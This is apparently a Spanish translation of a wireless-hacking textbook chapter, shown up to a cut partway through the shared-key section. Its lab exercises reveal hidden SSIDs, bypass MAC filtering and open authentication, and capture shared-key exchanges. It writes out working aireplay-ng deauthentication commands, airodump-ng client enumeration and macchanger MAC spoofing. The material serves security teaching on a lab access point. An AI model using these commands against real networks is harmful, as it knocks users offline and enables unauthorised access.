"Una falsa sensación de seguridad es peor que estar inseguro."

Anónimo

Una falsa sensación de seguridad es peor que estar inseguro, ya que podría no estar preparado para enfrentar la eventualidad de ser hackeado.

Las WLAN tienen esquemas de autenticación débiles, que pueden romperse fácilmente y ser anuladas. En este capítulo, vamos a ver los esquemas de autenticación utilizado en varias redes WLAN y aprender a superarlos.

En este capítulo, vamos a ver lo siguiente:

- Descubrir SSID oculto
- Vencer filtros MAC
- Omisión de autenticación abierta
- Omisión de autenticación de clave compartida

SSID oculto


En el modo de configuración por defecto, todos los puntos de acceso envían sus SSID en las tramas de Beacon. Esto permite a los clientes en los alrededores para descubrir con facilidad. SSID oculto es una configuración en el punto de acceso para que no emita su SSID en las tramas guía (beacon frames). Por lo tanto, sólo los clientes que conocen el SSID del punto de acceso puedan conectarse a él.

Desafortunadamente, esta medida no proporciona una seguridad robusta, pero la mayoría de los administradores de red lo hacen. Ahora vamos a buscar la forma de descubrir los SSID ocultos.


Parte práctica-Descubriendo SSIDs ocultos

Siga estas instrucciones para comenzar:


1. Usando Wireshark, si hacemos un seguimiento de los marcos guia (beacon frames) de la red `Wireless lab`, somo capaces de ver el SSID en texto plano. Usted debe ver tramas de señalización, como se muestra en la siguiente pantalla:




2. Configure el punto de acceso como SSID oculto para la red **inalámbrica de laboratorio**. La opción de configuración real para hacer esto puede variar según los puntos de acceso. En mi caso, tengo que marcar la opción **Invisible** en la opción **visibilty status,** como se muestra a continuación:




3. Ahora bien, si nos fijamos en el trazado de Wireshark, usted encontrará que el SSID de **Wireless Lab** ha desaparecido de los beacon frames. Esto es lo que trata el SSID oculto:




4. Con el fin de saltárnoslo (bypass), en primer lugar vamos a utilizar la técnica pasiva de esperar a que un cliente legítimo se conecte al punto de acceso. Esto va a generar una sonda de solicitud (Probe Request) y los paquetes de respuesta de la sonda (Probe Response) que contendrá el SSID de la red, lo que revela su presencia:




5. Alternativamente, puede usar `aireplay -ng` para enviar paquetes de de-autenticación a todas las estaciones en nombre del punto de acceso `inalámbrico Wireless Lab` escribiendo `aireplay -ng -0 5 -a 00:21:91:D2:8E:25` mon0. La opción de `-0` es para la elección de un ataque de Deautenticación y **5** es el número de paquetes de deautenticación a enviar. Por ultimo `-a` especifica la dirección MAC del punto de acceso al que se dirigen:



6. Los paquetes de deautenticación anterior obligará a todos los clientes legítimos a desconectarse y reconectarse. Sería una buena idea añadir un filtro de paquetes de deautenticación para observarlas de manera aislada:



7. Las respuestas de la sonda desde el punto de acceso terminan revelando su SSID oculto. Estos paquetes se mostrarán en Wireshark como se muestran a continuación. Una vez que los clientes legítimos se conectan de nuevo podemos ver el SSID oculto con la solicitud de sonda y los frames de respuesta (Probe Request y Response frames). Puedes utilizar el filtro **(wlan.bssid == 00:21:91:d2:8e:25) &&!(wlan.fc.type_subtype == 0x08)** para supervisar todos los paquetes no-beacon (no-guiados) de un lado a otro del punto de acceso. El signo **&&** es el operador lógico AND y el signo **!** representa al operador lógico NOT:



¿Qué ha pasado?

A pesar de que el SSID está oculto y no se difunde, cada vez que un cliente legítimo intenta conectarse al punto de acceso intercambia solicitud de sonda (Probe Request) y los paquetes de respuesta de la sonda (Probe Response). Estos paquetes contienen el SSID del punto de acceso. Si estos paquetes no están cifrados, pueden ser fácilmente capturados del aire y el SSID se puede encontrar.En muchos casos, los clientes pueden estar ya conectados al punto de acceso y puede que no haya paquetes disponibles de Solicitud / Respuesta en la traza de Wireshark. En este caso se puede desconectar a la fuerza a los clientes desde el punto de acceso mediante el envío de paquetes falsificados de deautenticación. Estos paquetes fuerzan a los clientes a conectarse de nuevo al punto de acceso, lo que revela el SSID.

Inténtalo-Desautenticación selectiva

En el ejercicio anterior, enviamos paquetes de difusión dedeautenticación para forzar la reconexión de todos los clientes inalámbricos. Tratar de ver cómo se puede apuntar selectivamente a clientes individuales utilizando `aireplay-ng`.


Es importante señalar que a pesar de que se ilustran muchos de estos conceptos utilizando Wireshark, es posible organizar estos ataques con otras herramientas como la suite `aircrack-ng`. Nosotros animamos a explorar toda la suite de herramientas `aircrack-ng` y la documentación localizada en su pagina web `http://www.aircrack-ng.org`.

Filtardo MAC

El filtrado MAC es una técnica de antigua utiliza para la autenticación y la autorización y tiene sus raíces en el mundo cableado. Por desgracia, falla miserablemente en el mundo inalámbrico. La idea básica es la de autenticar basándose en la dirección MAC del cliente. Esta lista de direcciones MAC permitidas serán mantenidas por el administrador de la red y se introduce en el punto de acceso. Sabremos ver lo fácil que es evitar los filtros MAC.

Parte práctica-Rompiendo el filtrado MAC


1. Primero vamos a configurar nuestro punto de acceso para utilizar el filtrado de MAC y luego agregar la dirección MAC del cliente de la computadora victima de nuestro laboratorio. La pagina de configuración de mi router para esto es la siguiente:




2. Una vez el filtrado MAC está activado sólo permite la dirección MAC indicada ser capaz de autenticar con el punto de acceso. Si tratamos de conectar con el punto de acceso desde una máquina con una dirección MAC no indicada en la lista blanca, la conexión fallará como se muestra a continuación:

```
root@bt:~# iwconfig wlan0 essid "Wireless Lab" channel 11
root@bt:~# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wmaster0  no wireless extensions.

wlan0     IEEE 802.11bg  ESSID:"Wireless Lab"
          Mode:Managed  Frequency:2.462 GHz  Access Point: Not-Associated
          Tx-Power=27 dBm
          Retry min limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
          Link Quality:0  Signal level:0  Noise level:0
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0

mon0      IEEE 802.11bg  Mode:Monitor  Frequency:2.462 GHz  Tx-Power=27 dBm
          Retry min limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
          Link Quality:0  Signal level:0  Noise level:0
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0

root@bt:~#
```


3. Detrás del escenario el punto de acceso envía mensajes de Error de autenticación para el cliente. La traza de paquetes sería similar al siguiente:



4. Con el fin de superar los filtros MAC, podemos usar `airodump-ng` para encontrar las direcciones MAC de los clientes conectados al punto de acceso. Podemos hacer esto mediante la emisión del comando `airodump-ng -c 11 -a --bssid 00:21:91:D2:8E:25 mon0`. Al especificar el `bssid`, sólo se hará un seguimiento del punto de acceso que es de interés para nosotros. El `-c 11` establece el canal 11, donde es la frecuencia de emisión del punto de acceso. `El -a` asegura en la sección de clientes la salida de `airodump-ng`, sólo se muestran los clientes que se asocian y se conectan al punto de acceso. Esto nos mostrará todas las direcciones MAC del cliente asociado con el punto de acceso:



5. Una vez que nos encontramos a un cliente de la lista blanca de MAC, se puede falsificar la dirección MAC del cliente mediante la utilidad `macchanger` que viene con BackTrack. Puede utilizar el comando *`macchanger -m 60:FB:42:D5:E4:01 wlan0`* para lograr esto. La dirección MAC que se especifique con la `opción -m` es la nueva dirección MAC falsa para la interface wlan0:



6. Como se puede ver claramente, estamos ahora en condiciones de conectarnos al punto de acceso después de la suplantación de la dirección MAC de un cliente de la lista blanca.

¿Qué ha pasado?

Se monitoreó la red inalámbrica usando `airodump-ng` y encontramos la dirección MAC de los clientes legítimos conectados a la red inalámbrica. A continuación, utilizamos la utilidad `macchnager` para cambiar la dirección MAC de nuestra tarjeta inalámbrica para que coincida con la del cliente. Esto engañó al punto de acceso haciéndole creer de que somos el cliente legítimo y nos permitió el acceso a su red inalámbrica.

Si le anima a explorar las diferentes opciones de la utilidad `airodump-ng` eche un vistazo a la documentación en su pagina web: `http://www.aircrack-ng.org/doku.php?id=airodump-ng`

Autenticación abierta


El término autenticación abierta es casi un nombre inapropiado, ya que en realidad no proporciona ninguna autenticación. Cuando un punto de acceso está configurado para utilizar autenticación abierta, esta preparado para que todos los clientes que conecten a él sean autenticados con éxito .

Ahora vamos a hacer un ejercicio para autenticar y conectarnos a un punto de acceso utilizando Open Authentication.


Parte práctica-Bypass de autenticación abierta

Veamos ahora la forma de eludir la autenticación abierta:

1. En primer lugar establecemos nuestro punto de acceso de laboratorio para utilizar la autenticación abierta. En mi punto de acceso se trata simplemente de establecer **security mode** en **None:**



2. A continuación, nos conectamos a este punto de acceso mediante el comando `iwconfig wlan0 essid "Wireless Lab"` y verifique que la conexión ha tenido éxito y que estamos conectados al punto de acceso:




3. Tenga en cuenta que no hemos tenido que facilitar cualquier nombre de usuario / password para obtener la conexión a través de la autenticación abierta.

¿Qué ha pasado?

Este es probablemente el más sencillo de hackear hasta ahora. Como hemos visto, no era trivial romper la autenticación para conectar con el punto de acceso.

Autenticación de clave compartida (Shared Key Authentication)

Autenticación de clave compartida utiliza un secreto compartido como la clave WEP para autenticar al cliente. El intercambio de información exacta se ilustra a continuación (tomado de `http://www.netgear.com`):



El cliente inalámbrico envía una solicitud de autenticación al punto de acceso, que responde con un texto modelo. Ahora el cliente tiene que cifrar este texto modelo con la clave previamente compartida y enviarlo de vuelta al punto de acceso que descifra esto para comprobar si se puede recuperar el texto original enviado al principio. Si tiene éxito, el cliente se autentica correctamente, de lo contrario envía un mensaje de error en la autenticación.


El problema de seguridad es que un atacante escuchando pasivamente esta comunicación o auditando todas las conexiones inalámbricas tiene acceso tanto al modelo de texto como al encriptado. Se puede aplicar la operación XOR para recuperar el flujo de clave. Este flujo de clave se puede utilizar para cifrar cualquier petición futura enviada por el punto de acceso sin necesidad de conocer la clave actual.

En este ejercicio, vamos a aprender a capturar el trafico para recuperar el modelo de texto y el cifrado, recuperar el flujo de clave y lo utilizarlo para la autenticación en el punto de acceso sin necesidad de la clave compartida.

Parte práctica-Rompiendo la clave compartida


Saltarse la autenticación compartida es un poco más difícil que los ejercicios anteriores, así que sigue los pasos con cuidado.

1. Primero vamos a configurar la autenticación compartida en nuestra red inalámbrica de laboratorio. Lo he hecho en mi punto de acceso estableciendo el **modo de seguridad,** como **WEP** y **autenticación** de **clave compartida (Shared Key):**




2. Vamos a conectar a un cliente legítimo de esa red utilizando la clave compartida que hemos fijado en el paso 1.


3.Con el fin de eludir la autenticación de clave compartida, lo primero que haremos será empezará a capturar los paquetes entre el punto de acceso y sus clientes. Sin embargo, también nos gustaría hacerlo con todo el registro de intercambio de autenticación compartida. Para ello usamos `airodump-ng` con el comando *`airodump-ng mon0 -c 11 --bssid 00:21:91:D2:8E:25 -w keystream`*. La `opción -w` que es nuevo aquí solicita a `airodump-ng` almacenar y/o escribir los paquetes en un archivo cuyo nombre es la palabra "keystream". Como nota a parte, podría ser una buena idea guardar diversas sesiones de captura de paquetes en diferentes archivos. Esto permite analizarlo en el futuro después de que la trama se ha capturado:



4. Podemos esperar que un cliente legítimo se conecte con el punto de acceso o forzar una reconexión con la técnica de deautenticación utilizada anteriormente. Una vez que un cliente se conecta y sucede la autenticación de clave compartida, `airodump-ng` captura este intercambio de forma automática. Una indicación de que la captura ha tenido éxito es cuando la columna `AUTH` se lee `SKA` es decir, autenticación de clave compartida (Shared Key Authentication), como se muestra a continuación:

